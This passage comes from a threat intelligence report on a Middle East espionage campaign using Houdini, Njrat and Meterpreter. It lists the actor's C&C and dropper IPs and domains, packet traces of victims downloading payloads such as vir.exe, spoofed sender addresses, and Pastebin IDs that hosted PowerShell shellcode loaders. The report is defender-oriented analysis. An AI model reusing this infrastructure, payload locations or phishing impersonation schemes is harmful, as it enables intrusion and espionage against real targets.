      "subdivision_2_code": "",
      "country": "Israel",
      "subdivision_1": "Tel Aviv",
      "time_zone": "Asia/Jerusalem",
      "longitude": 34.7667,
      "continent": "Asia",
      "locale_code": "en",
      "subdivision_1_code": "TA",
      "postal_code": "",
      "continent_code": "AS",
      "country_code": "IL",
      "subdivision_2": "",
      "latitude": 32.066699999999997,
      "metro_code": "",
      "is_anonymous_proxy": false,
      "is_satellite_provider": false
    }
  ]
}

{
  "ip": "213.184.123.143",
  "autonomous_system": {
    "description": "NET-STYLE-DEVELOPMENT-LTD, IL",
    "routed_prefix": "213.184.96.0/19",
    "country_code": "IL",
    "organization": "IL",
    "asn": 199267,
    "name": "NET-STYLE-DEVELOPMENT-LTD,"
  },
  "location": [
    {
      "city": "Tel Aviv",
      "subdivision_2_code": "",
      "country": "Israel",
      "subdivision_1": "Tel Aviv",
      "time_zone": "Asia/Jerusalem",
      "longitude": 34.7667,
      "continent": "Asia",
      "locale_code": "en",
      "subdivision_1_code": "TA",
      "postal_code": "",
      "continent_code": "AS",
      "country_code": "IL",
      "subdivision_2": "",
      "latitude": 32.066699999999997,
      "metro_code": "",
      "is_anonymous_proxy": false,
      "is_satellite_provider": false
    }
  ]
}

```

Figure 7. Metasploit/Meterpreter Servers Network and Geolocation Information

C&C, Delivery, and Tools Servers

In total, the actor utilized and reused eleven servers as payload droppers and malware C&C communication. Some of these servers served both roles. For example, in attack ATT-JAN-24 the actor utilized the same server to drop payloads as well as the C&C server for the Houdini malware communication. The actor configured the server with descriptive URLs, such as “/downloads/” and “/tools/”, emphasizing the tailored role of each URI.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-03-13 13:21:12.650289	172.16.40.149	49169	78.47.96.17	80	HTTP	GET /loop.rar HTTP/1.1
2017-03-13 13:21:12.791025	172.16.40.149	49168	78.47.96.17	80	HTTP	HEAD /download/wafa.rtf HTTP/1.1
2017-03-13 13:21:13.190107	172.16.40.149	49170	78.47.96.17	80	HTTP	GET /download/wafa.rtf HTTP/1.1
Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-03-13 14:44:09.184145	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [SYN] Seq=0
2017-03-13 14:44:09.347893	78.47.96.17	2020	172.16.40.149	49482	TCP	2020 → 49482 [SYN, ACK]
2017-03-13 14:44:09.348053	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [ACK] Seq=1
2017-03-13 14:44:09.351955	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [PSH, ACK]
Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-03-27 09:36:01.402076	172.16.40.181	49174	78.47.96.17	80	HTTP	GET /1.tar HTTP/1.1
2017-03-27 09:36:01.521815	172.16.40.181	49175	78.47.96.17	80	HTTP	OPTIONS /download/ HTTP/1.1
2017-03-27 09:36:02.374894	172.16.40.181	49175	78.47.96.17	80	HTTP	HEAD /download/qatar.rtf HTTP/1.1
2017-03-27 09:36:02.714775	172.16.40.181	49176	78.47.96.17	80	HTTP	GET /download/qatar.rtf HTTP/1.1
2017-03-27 09:36:02.920699	172.16.40.181	49176	78.47.96.17	80	HTTP	HEAD /download/qatar.rtf HTTP/1.1
2017-03-27 11:39:18.522914	172.16.40.181	49426	78.47.96.17	80	HTTP	GET /tools/vir.exe HTTP/1.1

Figure 8. Multi-purpose Server used as Dropper and C&C Communication Backend with Custom URLs

According to Shodan data, the above C&C server is a Windows Server 2012 R2 with NetBIOS name of “RCSMASTER”, at least until January 2017, which was later changed to “OWNEROR-FG2ETHQ”. The name “RCSMASTER” may be an acronym for “Remote Control Server Master”, implying its role. The server’s IP address is known to be used by the actor in historical attacks as discussed in later sections. The table below summarizes the C&C and tools servers observed. The relatively small number of C&C servers can be regarded to the reuse of servers across the attacks.

Server	Domain(s)	NetBIOS Name(s)	OS	General Purpose
78.47.96.17	alwatanvoice.blogspot.com	RCSMASTER, OWNEROR-FG2ETHQ	Windows 2012 R2	Payloads/Houdini C&C
35.164.50.135	NA	NA	Windows, IIS/8.5	Phishing/Houdini C&C
35.162.186.152	lnk.pointto.us	WIN-B7UHJMR21FJ	Windows	Houdini/Njrat C&C
52.42.161.75	lock.dynns.com lnk.pointto.us	WIN-Q9ICO4NN45K (RDP SSL Certificate CN)	Windows	Houdini C&C
198.54.116.177	nanu.website xn-kgb1cj5cac.xyz strogemydata.website	NA	NA	Payloads Drop
104.27.177.192	xn-pgbg3edz.xyz	NA	NA	Payloads Drop
34.207.144.25	NA	NA	Windows, Apache	Payloads Drop
54.162.67.73	NA	EC2AMAZ-E8NNTFP	Windows/SMBV2 Auth.	Houdini C&C
209.188.21.162	install-office-updates.mail1.online palteil.mail8.online	NA	NA	Payloads Drop
67.205.130.61	phonebooks.site	NA	Ubuntu	Android Malware C&C
193.138.223.25	NA	NA	NA	HoudiniSE C&C
5.175.214.9	NA	NA	Windows	HoudiniSE C&C/Phishing
192.243.102.28	beginpassport.com	NA	Centos/Apache/PHP	Payloads/Exfil. C&C

Table 3. Summary of C&C and Tools Servers in the Actor Infrastructure

Phishing Servers

The actor utilized several servers to relay the spear phishing emails. The actor repeatedly reused the same servers to relay the emails. In attack ATT-MAY-01, the actor forwarded the email from the same server used for C&C communication. Interestingly, the spear phishing email from one of the ATT-MAY-09 attacks exposed the “X-Originating-IP” SMTP header. The IP address is geo-located in Abu Dhabi (UAE) according to Censys scan data. Coincidentally, the email was sent on +0400 time zone, the official time zone of UAE.

```
Received: by 10.129.169.70 with HTTP; Tue, 9 May 2017 06:00:31 -0700 (PDT)
X-Originating-IP: [2.50.174.12]
From: jibril rajoub <j.rajoub2009@mail3.online>
Date: Tue, 9 May 2017 17:00:31 +0400
```

Figure 9. X-Originating-IP from the First Attack Messages Intercepted in ATT-MAY-09

```
{
  "ip": "2.50.174.12",
  "autonomous_system": {
    "description": "EMIRATES-INTERNET Emirates Internet, AE",
    "routed_prefix": "2.50.128.0/18",
    "country_code": "AE",
    "organization": "Emirates Internet, AE",
    "asn": 5384,
    "name": "EMIRATES-INTERNET"
  },
  "location": [
    {
      "city": "Abu Dhabi",
      "subdivision_2_code": "",
      "country": "United Arab Emirates",
      "subdivision_1": "Abu Dhabi",
      "time_zone": "Asia/Dubai",
      "Longitude": 54.36670000000002,
      "continent": "Asia",
      "Locale_code": "en",
      "subdivision_1_code": "AZ",
      "postal_code": "",
      "continent_code": "AS",
      "country_code": "AE",
      "subdivision_2": "",
      "Latitude": 24.46669999999999,
      "metro_code": "",
      "is_anonymous_proxy": false,
      "is_satellite_provider": false
    }
  ]
}
```

Figure 10. X-Originating-IP IP Address Network and Geolocation Information

The actor carefully selected the spoofed email addresses in accordance with the spear phishing theme. Generally, the actor spoofed multiple news agencies to deliver the politically themed emails. In the case of the Palestinian political phishing, the actor impersonated Palestinian government and political entities, figures, and news media outlets. For the “software/app update” phishing theme, the addresses impersonated the legitimate companies behind each application, Google, RarLab, and the Palestinian Telecommunications Company. In the June attack, the actor impersonated the Saudi Arabia Ministry of Foreign Affairs, aligning with the blockade against Qatar. The below table summarizes first hop servers and email addresses grouped by the server as extracted from the emails headers.

First Hop	Domain	Sender Email Address	Theme
81.3.6.162	w1.tutanota.de	Fatah.info@keemail.me	Political
		palpress.co.uk@tutanota.de	Political
		alhadth.ps@tutanota.de	Political
79.174.169.220	cloud.escosubs.co.uk	Google-mail-noreplay@name.com	Software (Win)
208.39.114.188	NA	security@rarlab.com	Software
137.116.234.69	NA	news02@wafa.ps	Political
		news@maannnews.net	Political
		almajd2016@cmail.com	Political
		mail@Fatahorg.ps	Political
		ejada@tutanota.com	Response
		palsec@presidency.ps	Political
		mail08@paltel.ps	Software (And)
		mail01@alhadath.ps	Political
		sakalance@neswangy.net	Political
		saeedtarifi1970@gmail.com	Political
35.164.50.135	ec2-35-164-50-135.us-west-2.compute.amazonaws.com	palesabroad2@mail3.online	Political
209.85.213.177	mail-yb0-f177.google.com	j.rajoub2009@mail3.online	Political
50.28.36.203	host2.studydog.com	news@mofa.gov.sa	Political
		rased@aljazeera.com	Political
182.74.124.182	serverpro.in	chetan.dobwal@servpro.in	Decoy Inf.
212.227.15.173	mrelayeu.kundenserver.de	news@wafa.ps mail@jazeera.net m@raya.com mail@alresalah.ps	Political
70.32.28.2	mi3-wssl.a2hosting.com (kiwixpress.com)	donotreply@kiwixpress.com	Political
168.62.225.21	NA	news@almasdar.net	Political
5.175.214.9	WIN-B590LJDPGF2	washwasha@rmail.press	Political

Table 4. Summary of Spoofed Sender Email addresses Grouped by First Hop Mail Server

Cloud and Online Servers

The actor employed various cloud and online services for various purposes across the attacks. Two of the most abused online services include Google (URL Shortener, Google Documents), and Pastebin. Google services were abused as delivery mechanisms for decoy and exploit documents, respectively. On the other hand, the actor used Pastebin to host payload scripts, RTF exploit and decoy documents, as well as C&C configurations.

Following the lead in terms of abuse is Amazon AWS service, which the actor utilized to host most of the C&C servers. Additional online services abused include cloud file hosting services such as Kawaii File Storage (pomf.cat), UploadPack, and DocDroid.

“Virtualnote” – Actor Pastebin Account

While it is possible to create pastes as a guest, the actor established a dedicated account on Pastebin. By actively monitoring the actor Pastebin account, it became clear that the actor required tighter control over the created pastes. By comparing the pastes carved from the network packet traces and the same paste codes dumped directly from actor Pastebin’s account, it was evident that the pastes dumped directly from Pastebin were updated.

Interestingly, the pastes creation dates and attacks launch dates usually aligned. However, the actor created pastes were never observed in any of the attacks discussed in this research. Additionally, the number of hits on each paste was gradually increasing over time. This suggests that the actor may be running simultaneous operations and have created and used these pastes in attacks targeting multiple victims other than the imaginary target.

The below screenshot displays the pastes created by the actor Pastebin account before the actor converted the account to a paid account, thus hiding the pastes from public views. The table following summarizes the pastes observed during the attack campaign.

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
Untitled	Jun 14th, 17	Never	77	None
Untitled	Jun 12th, 17	Never	87	None
Untitled	Jun 12th, 17	Never	20	None
Untitled	May 9th, 17	Never	76	None
base	May 9th, 17	Never	110	None
Untitled	May 9th, 17	Never	175	None
Untitled	May 1st, 17	Never	81	None
Untitled	Apr 29th, 17	Never	78	None
Untitled	Apr 29th, 17	Never	144	None
Untitled	Apr 27th, 17	Never	89	None
Untitled	Apr 26th, 17	Never	63	None
Untitled	Apr 19th, 17	Never	73	None
Untitled	Apr 15th, 17	Never	277	None
testing code	Mar 18th, 17	Never	6,268	Power Shell
Untitled	Mar 11th, 17	Never	10,689	None
CODE	Feb 27th, 17	Never	597	None

Figure 11. Actor Pastebin Account “Virtualnote”

Eventually, at least on July 12, 2017, the actor converted the Pastebin account into a paid one, thus, eliminating public visibility into the actor Pastebin activities.

Upon a review of the actor Pastebin account on October 10, 2017, two new paste codes were identified – “R6N1PgAz” and “2yN2Fq5u”. These pastes were not observed in the current attack campaign. However, the actor created them after the attacks ATT-SEP-05, and ATT-SEP-17 to contain the shellcode injection PowerShell scripts. These new pastes are analyzed in Appendix Step-by-Step Analysis of Shellcode Injection PowerShell Scripts.

The screenshot shows a Pastebin account page for 'Virtualnote'. At the top, there is a header with the URL 'https://pastebin.com/u/virtualnote', a logo with binary code '0011 1000 1011', and navigation links for '+ new paste', 'trends', and 'Virtualnote's Pastebin PRO'. Below the header, it says 'Virtualnote has no public pastes.' There is also a small profile icon and statistics: 506 hits, 0 comments, and 135 days ago.

The screenshot shows a Pastebin account page for 'Virtualnote' with two recent pastes listed:

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
19831	Sep 27th, 17	Never	836	None
5000	Sep 27th, 17	Never	58	None

Figure 12. New Paste Codes Created by Actor Containing PowerShell Injection Script

On October 29, 2017 and while analyzing attack ATT-OCT-24, the actor not only modified the contents of pastes used in the attack, but also created five new pastes, with the following paste codes “Ngs18J1k”, “dHzXDqGk”, “hSMnGpWm”, “wy2Rsfnt”, and “XcDyDU0S”.

The screenshot shows a Pastebin account page for 'Virtualnote' with many recent pastes listed:

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX
new	Oct 29th, 17	Never	190	None
loopbat	Oct 29th, 17	Never	84	None
test bitlink	Oct 29th, 17	Never	75	None
zz	Oct 29th, 17	Never	60	None
qiam	Oct 29th, 17	Never	90	None
19831-1100	Sep 27th, 17	Never	1,530	None
5000	Sep 27th, 17	Never	68	None
hosting	Sep 17th, 17	Never	380	None
Untitled	Sep 5th, 17	Never	1,031	None
Untitled	Aug 17th, 17	Never	50	None
HOSTDNS	Jul 30th, 17	Never	52	None
x	Jun 14th, 17	Never	3,992	None
x	Jun 12th, 17	Never	1,468	None

Figure 13. Actor Pastebin Account and New Pastes on October 29, 2017

Attack	Recovered Paste	Date Recovered	Foreign Paste	Date Created	Public Hits (05-28, 06-12, 06-21 2017)			Payload
ATT-MAR-12	En7WDSyM	2017-03-13	En7WDSyM	2017-03-11	6,989	9,435	10,689	PowerShell
ATT-MAR-26	bxheXFWG	2017-03-27	bxheXFWG	2017-03-18	4,505	5,677	6,268	PowerShell
ATT-APR-18	En7WDSyM	2017-04-19	En7WDSyM	2017-03-11	6,989	9,435	10,689	PowerShell
Not observed in this campaign		VFUip52D	2017-04-19	58	71	73	JavaScript	
Not observed in this campaign		0GR1xU5w	2017-04-26	52	61	63	PowerShell	
ATT-APR-27	En7WDSyM	2017-04-30	En7WDSyM	2017-03-11	6,989	9,435	10,689	PowerShell
ATT-APR-27	caVD2tHV	2017-04-30	caVD2tHV	2017-04-15	187	244	277	Batch + PS
Not observed in this campaign		A9Zbk4rC	2017-04-27	77	86	89	RTF	
Not observed in this campaign		e3rKcb5C	2017-04-29	103	135	144	RTF	
Not observed in this campaign		FFx9AWQt	2017-04-29	60	76	78	RTF	
Not observed in this campaign		zrUHegnY	2017-05-01	63	79	81	RTF	
ATT-MAY-09	g3fUcZ4E	2017-05-17	g3fUcZ4E	2017-02-27	464	464	597	PowerShell
ATT-MAY-09	En7WDSyM	2017-05-17	En7WDSyM	2017-03-11	6,989	9,435	10,689	PowerShell
Not observed in this campaign		XH3wjDEg	2017-05-09	92	149	175	VBScript	
Not observed in this campaign		UwbKkyVh	2017-05-09	87	108	110	VBScript	
Not observed in this campaign		ZnwXhJM	2017-05-09	53	73	76	RTF	
ATT-JUL-18	Y1mPg5YE	2017-07-19, 20, 21	Y1mPg5YE	2017-06-12	NA	NA	20	PowerShell
Not observed in this campaign		0xKgTiSn	2017-06-12	NA	NA	87	PowerShell	
ATT-JUL-18	PHevv8PP	2017-07-21	PHevv8PP	2017-06-14	NA	NA	77	PowerShell
ATT-SEP-05	2cLsuXj6	2017-09-06	2cLsuXj6	2017-09-05	NA	NA	NA	Text/Conf
ATT-SEP-17	2cLsuXj6	2017-09-19	2cLsuXj6	2017-09-05	NA	NA	NA	Text/Conf
ATT-SEP-17	trZZJTGA	2017-09-19	trZZJTGA	2017-09-17	NA	NA	NA	Text/Conf
Not observed in this campaign		R6N1PgAz	2017-09-27	NA	NA	NA	PowerShell	
Not observed in this campaign		2yN2Fq5u	2017-09-27	NA	NA	NA	PowerShell	
ATT-OCT-24	PHevv8PP	2017-10-28	PHevv8PP	2017-06-14	Contents updated multiple times with Different PowerShell.			PowerShell
		2017-10-29						PowerShell
ATT-OCT-24	Ngs18J1k	2017-10-29	Ngs18J1k	2017-10-29	Retrieved by PHevv8PP on 2017-10-29			PowerShell
Not observed in this campaign			dHzXDqGk	2017-10-29	Name: zz	PowerShell		
			hSMnGpWm		Name: test_bitlink	PowerShell		
			wy2RsfnT		Name: loopbat	Batch + PS		
			XcDyDU0S		Name: new	PowerShell		

Table 5. Summary of Pastes from Attacks and Actor Pastebin Account. **Light Orange** → Pastes not used in the current campaign, **Light Blue** → Pastes used in the current campaign and the actor updated over time.

From the table, several observations are worth highlighting:

1. The high and increasing number of hits to pastes “En7WDSyM” and “bxheXFWG” indicate that the actor may have targeted multiple victims. The total number of hits against paste “En7WDSyM” is 395 from all of attacks analyzed in this campaign. This leaves over 10,000 hits by other potentially targeted victims. Note that the total number of hits is not representative of the number of victims since the process of retrieving these payloads is persisted and executed multiple times per victim through techniques discussed later.
2. The increasing number of hits over time further strengthens the indication of multiple simultaneous attacks operated by the actor. Taking into consideration the same two pastes discussed earlier, the actor may have relied upon the payloads within (shell code injection PowerShell script) to serve as the tool to establish foothold and persistence over the compromised victims.
3. The pastes highlighted in yellow were never deployed in any of the intercepted attacks against the imaginary target. This also supports the theory that the actor is running multiple operations targeting multiple victims.
4. Pastes in blue represent pastes that the actor utilized and updated during the campaign.

The actor mostly relied on three pastes for achieving the initial foothold and persistence, namely, “En7WDSyM”, “bxheXFWG”, and “caVD2tHV”. The former two pastes contain PowerShell script for injecting the Metasploit reverse TCP connection shellcode, while the latter contained the persistence batch script responsible for retrieving the injection PowerShell script in pastes “En7WDSyM” and “bxheXFWG”.

“Donald Trump” – Actor Google Plus Accounts

The attacks recorded during October introduced a new C&C mechanism that the actor designed to allow the Houdini Scout component to retrieve initial communication configurations for both, Scout and Elite components of Houdini. This new mechanism consisted of Google Plus accounts embedding base64-encoded configurations stored in the description and tagline of each profile.

The format of the configurations stored on Google Plus is the same as the format found in one of the Pastebin pastes - “2cLsuXj6” and “trZZJTGA” - updated by the actor during September (detailed in ATT-SEP-05/17 section). All of the Google Plus accounts are given the name “Donald Trump”.

The figure consists of four separate windows arranged in a 2x2 grid. The top-left window is a screenshot of a Pastebin page titled "PASTEBIN" showing a text paste with the ID "2cLsuXj6". The text content is a configuration block for "scout" and "elite" components, listing various IP addresses and ports. The top-right window is a screenshot of a Google+ profile for "Donald Trump" with the URL "https://plus.google.com/110228699051788231047". The profile picture is a stylized graphic of overlapping red, green, blue, and yellow shapes. The bottom-left window is another Pastebin page titled "PASTEBIN" showing a text paste with the ID "trZZJTGA", containing similar configuration code. The bottom-right window is a Google+ profile for "Donald Trump" with the URL "https://plus.google.com/104518099222750189969", also featuring the same stylized graphic and profile picture.

Figure 14. Actor G+ Accounts Embedding Base64-encoded Houdini Configurations Compared to Pastebin

Actor Infrastructure and Attack Correlation Universe

The below diagram correlates the actor attacks and infrastructure elements to highlight the progression of the actor tactics and procedures and to provide visibility into how the attacks and infrastructure are evolving over time.




Figure 15. Actor Infrastructure and Attack Correlation Universe

Actor Historical Attacks Correlation

There have been several individual reports by various security researchers analyzing attacks similar to the actor attack profile analyzed in this research at varying degrees. The intelligence data provided in these reports significantly correlates to elements uncovered in the current attack campaign. The combination of the threat data provides insights into the advancements and capabilities of the actor and associated TTPs over time.

On September 24, 2013, FireEye released a report¹⁰ detailing the Houdini malware – the report also refers the malware as H-worm authored by Houdini, an alleged Algerian (French/Arabic proficient) person with ties to the Kuwaiti author (njq8) of Njrat. While FireEye's report does not share common IoCs in the context of the current attack campaign, it provides historical details about the Houdini malware. The research reports variants of Houdini written in VBScript packed as PE executable and other AutoIt variants.

On October 25, 2016, an analysis¹¹ published by Palo Alto indicated the use of the Houdini malware in attacks they traced back to June 2016. The report shares common TTPs and IoCs with the current attack campaign such as the political theme of the attacks, the Houdini malware delivery methods and at least one C&C server. The report also mentions a beta version of a builder used to create a Delphi variant of Houdini. This is particularly relevant to the current campaign as some of the Houdini samples extracted from the attacks discussed in this report are based on the Delphi variant. While the use of a builder in the current campaign cannot be confirmed, the use of the Delphi variant in the attacks marks an advancement in the actor tools and techniques. Coincidentally, Palo Alto's report explains that the free dynamic DNS service “sytes.net” had subdomains used for the XtremeRAT C&C. In this context, the use of the word “syste” partially resembles the domain “blogsyte.com”, which hosted a subdomain for Houdini C&C in the current attack campaign.

On October 26, 2016, security researchers at Vectra Threat Labs published a post¹² discussing the utilization of the Houdini malware and Njrat RAT in targeted attacks in the Middle East. Both malware families were also utilized in the current attack campaign. Additionally, the post provides details on techniques that align with the current attack profile. These techniques involve the political theme of the attacks, the targeting and impersonation of Palestinian entities, the abuse of Google services (Google URL Shortener), and minor similarities in the actor infrastructure. Specifically, the report lists the domain “alwatanvoice.com” of being utilized in the attack. The actor used this domain name in the current attack campaign as a subdomain under the domain “blogsyte.com”.

On November 17, 2016, the Federal Bureau of Investigation (FBI) published a TLP: Green Flash¹³ describing actors targeting the US public and private sectors with minimal details. Recorded Future released a report¹⁴ on December 13, 2016 attributing the attacks initially reported by the FBI's Flash to an Arabic actor. While the threat data shared in both reports does not directly correlate to the current attack campaign, some of the exploitation tools and their usage resemble those in the current campaign. Specifically, the use of PowerShell, Pastebin, and Njrat. The author was not able identify any firm links between the actors.

¹⁰ <https://www.fireeye.com/blog/threat-research/2013/09/now-you-see-me-h-worm-by-houdini.html>

¹¹ <https://researchcenter.paloaltonetworks.com/2016/10/unit42-houdinis-magic-reappearance/>

¹² <https://blog.vectranetworks.com/blog/moonlight-middle-east-targeted-attacks>

¹³ <https://publicintelligence.net/fbi-election-apt/>

¹⁴ <https://go.recordedfuture.com/hubfs/reports/rep-2016-9006.pdf>

On May 25, 2017, Recorded Future published a post¹⁵ accompanied with a list of IoCs discussing an uptake of the VBScript variant of the Houdini malware posted on pastes sites with majority of these on Pastebin. None of the 214 pastes listed in the IoCs report relates to current attack campaign. However, one domain listed in the IoC report was also observed in the current attack campaign, specifically ATT-JAN-26. This is particularly interesting assuming that the actor from the Recorded Future report and the actor of the current campaign have control over this domain with the ability to create subdomains under it.

On June 19, 2017, Cisco Talos published an analysis¹⁶ of an attack campaign targeting Palestinian law enforcements. While the details in the Talos analysis appear far from the current attack campaign, there are interesting details that uniquely relates to the campaign discussed in this report. First and most obvious is the Palestinian political spear phishing with a sender email address matching the format of an email address used in a spear phishing email forwarded by the actor in the attack ATT-APR-24. Another key correlation item is the use of RAR compressed payloads with the extension of .R10, almost uniquely distinguishing this actor.

In addition, the use of the German language in the MICROPSIA RAT network traffic analyzed by Talos is particularly interesting. Recall that the German language was observed in the debug path of one of the Njrat droppers in the attack ATT-APR-18. Finally, Talos identified that the MICROPSIA RAT was developed in Delphi, a common programming language used to develop some of the Houdini samples in the current attack campaign.

On November 29, 2017, a post on the SANS ISC Diary¹⁷ detailed a fileless PowerShell script utilized for reflective DLL injection. The PowerShell script resembles the script utilized by the actor discussed in this research. Since such similarities, maybe a byproduct of automated generation by offensive tools, a direct link to the actor may not be established. However, the author of the post explained that once the injection is completed, C&C communication started to a remote address located in Israel, which also happens to be one of the Meterpreter servers used by the actor discussed in this research, specifically the attack ATT-OCT-24. Note that the Pastebin pastes the discussed in the post were created as guest pastes rather than pastes under the actor Pastebin account “Virtualnote”.

On January 26, 2018, Unit42 of Palo Alto publish a research¹⁸ regarding attacks within the Middle East region. The tactics, malware samples, and the findings of the Palo Alto research match the ones identified during the November 2017 attacks ATT-NOV-13, ATT-NOV-22, and ATT-NOV-23.

On February 07, 2018, Paul Rascagneres of Cisco Talos published a research¹⁹ regarding attacks targeting the Middle Ease. While none of the IoCs in Talos’s research matches the same of this report, some of the decoy documents and domain name convensions raise a weak but valid correlation theory.

On April 12, 2018, Kaspersky published a briefing²⁰ of an actor activity named Operation Parliament. While the briefing did not include indicators, one cannot ignore the actor

¹⁵ <https://www.recordedfuture.com/houdini-paste-sites/>, <https://go.recordedfuture.com/hubfs/houdini-paste-sites-iocs.pdf>

¹⁶ <http://blog.talosintelligence.com/2017/06/palestine-delphi.html>

¹⁷ <https://isc.sans.edu/forums/diary/Fileless+Malicious+PowerShell+Sample/23081/>

¹⁸ <https://researchcenter.paloaltonetworks.com/2018/01/unit42-the-tophat-campaign-attacks-within-the-middle-east-region-using-popular-third-party-services/>

¹⁹ <https://blog.talosintelligence.com/2018/02/targeted-attacks-in-middle-east.html>

²⁰ <https://securelist.com/operation-parliament-who-is-doing-what/85237/>

characteristics enumerated by the report. Such characteristics are similar to the ones discussed in this research. For example, the geopolitical targeting, the cyber espionage objective, as well as some of the decoy contents delivered by the actor. However, the malware described by the Kaspersky briefing was not observed in any of the attacks detailed in this report.

The below table summarizes the similarities between the research in the literature relating to the current attack campaign.

Report	Common Attribute	Attribute Type	Commonalities with Current Campaign
Palo Alto	Political Theme	Binary file names	Politically themed phishing emails were not discussed in report
	"RCSTEST"	Mutex	This mutex was not observed in current campaign, but one Houdini C&C server had NetBIOS name of "RCSMASTER", suggesting that the actor may have been testing infrastructure during June 2016.
	xn--pgb3edz.xyz	Dropper IDN Domain	Domain used for hosting and dropping Houdini malware in Unit 42 and current campaign.
	52.42.161.75	C&C IP Address	IP address used for Houdini C&C communication in Unit 42 report and ATT-NOV-20, ATT-NOV-28, and ATT-NOV-29 in the current campaign.
	78.47.96.17	C&C IP Address	Multi-purpose IP address used for Houdini C&C communication and for dropping decoy and payloads in ATT-JAN-24, ATT-MAR-12, and ATT-MAR-26 of the current campaign. Same IP address is reported only for C&C in Unit 42 report.
	VMProtect and ASPack packed Delphi Houdini	Malware Binary	Unit 42 report highlights a beta of Delphi Houdini variant packed with VMProtect and ASPack. The recent attacks in the current campaign utilize the same packing techniques.
